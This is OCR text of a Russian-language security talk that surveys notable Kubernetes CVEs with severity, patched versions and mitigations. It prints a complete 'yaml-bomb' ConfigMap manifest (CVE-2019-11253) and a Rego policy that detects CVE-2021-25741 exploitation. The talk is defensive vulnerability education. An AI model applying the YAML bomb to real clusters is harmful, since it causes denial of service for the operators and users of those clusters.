
# Kubernetes GitHub star history



# Количество CVE по компонентам




# Распределение уязвимостей по критичности




# Интересные CVE

# CVE-2018-1002100

1. Medium по CVSS
2. При использовании kubectl cp не проверялись пути за пределами целевой директории
3. После фикса было еще несколько CVE, так как патч был несколько кривой
4. Финальный патч доступен в 1.14.7 и 1.13.11




# CVE-2019-11253

1. High по CVSS
2. Бага была заведена как вопрос на Stackoverflow
3. По сути, эквивалент атаки Billion Laughs для XML парсеров
4. Содержит рекурсивные ссылки, что приводит к чрезмерному потреблению CPU
5. Исправлено в 1.13.12, 1.14.8, 1.15.5, 1.16.2

```
apiVersion: v1
data:
  a: &a ["web","web","web","web","web","web","web","web","web"]
  b: &b [*a,*a,*a,*a,*a,*a,*a,*a,*a]
  c: &c [*b,*b,*b,*b,*b,*b,*b,*b,*b]
  d: &d [*c,*c,*c,*c,*c,*c,*c,*c,*c]
  e: &e [*d,*d,*d,*d,*d,*d,*d,*d,*d]
  f: &f [*e,*e,*e,*e,*e,*e,*e,*e,*e]
  g: &g [*f,*f,*f,*f,*f,*f,*f,*f,*f]
  h: &h [*g,*g,*g,*g,*g,*g,*g,*g,*g]
  i: &i [*h,*h,*h,*h,*h,*h,*h,*h,*h]
kind: ConfigMap
metadata:
  name: yaml-bomb
  namespace: default
```

# CVE-2021-25741

1. High по CVSS
2. Классическая проблема с симлинками
3. TOCTOU при монтировании subpath volume
4. Можно получить полный доступ к хостовой системе
5. Патч доступен в 1.22, 1.21.5, 1.20.11, 1.19.5
6. Можно смитигировать Policy Engine политикой на запрет subPath





```
deny[message] {
    #applies for Pod resources
    input.request.kind.kind == "Pod"
    #loops through all containers in the request
    container := input.request.object.spec.containers[_]
    #for each container, check privileged field
    container.securityContext.runAsUser == 0
    startswith(container.volumeMounts[_].subPath, "")
    #if all above statements are true, return message
    message := sprintf("Container %v may exploit CVE-2021-25741.", [container.name])
}
```

```
mountFlags := []string{"--no-canonicalize"}
klog.V(5).Infof("bind mounting %q at %q", mountSource, bindPathTarget)
if err = mounter.MountSensitiveWithoutSystemd(mountSource, bindPathTarget, "" /*fstype*/, options, nil); err != nil {
if err = mounter.MountSensitiveWithoutSystemdWithMountFlags(mountSource, bindPathTarget, "" /*fstype*/, options, nil /* sensitiveOptions */, mountFlags);
```

LUNTRY

# CVE-2018-1002105


1. Critical по CVSS
2. Некорректная обработка ответов на ошибки прокси запросов на обновление
3. SSRF с использованием внутренних TLS кред
4. Патч доступен в 1.10.11, 1.11.5, 1.12.3
5. Можно смитигировать отключением aggregated api server




# Unpatchable CVE


# CVE-2020-8554

1. Medium по CVSS
2. MITM при использовании LoadBalancer или ExternalIPs
3. Kubernetes не проверяет, кому действительно принадлежит ExternalIP
4. Архитектурная проблема, фикса нет и не будет уже 5 лет
5. Можно смитигировать через Policy Engine политику на запрет использования ExternalIP




# CVE-2020-8561

1. Medium по CVSS
2. SSRF в kubeapi через Webhook
3. Смена log level на максимальный через debug profile
4. Чтение полных логов kubeapi
5. Митигация через отключение profiling




# CVE-2020-8562

1. Low по CVSS
2. Еще одна SSRF – kubeapi HTTP proxy by design
3. Некий TOCTOU для DNS rebinding
4. Для реализации нужны мощные права в RBAC
5. Митигация через принцип наименьших привилегий в RBAC



# CVE-2021-25740

1. Low по CVSS
2. Через создание Endpoints можно обращаться к сервисам в других неймспейсах
3. Решается ограничением на создание Endpoints и EndpointSlice в RBAC



# Выводы

LUNTRY

01 Полагаться только на Kubernetes CVE feed недостаточно

02 Kubernetes Networking сложная тема

03 Kubernetes security в целом улучшается с каждым годом

04 Однако остаются «некоторые моменты»

LUNTRY

luntry_official
luntrysolution
luntrysolution

luntry.ru
info@luntry.ru

**СЕРГЕЙ КАНИБОР**
R&D / Container Security Luntry

sk@luntry.ru
@r0binak

# СПАСИБО ЗА ВНИМАНИЕ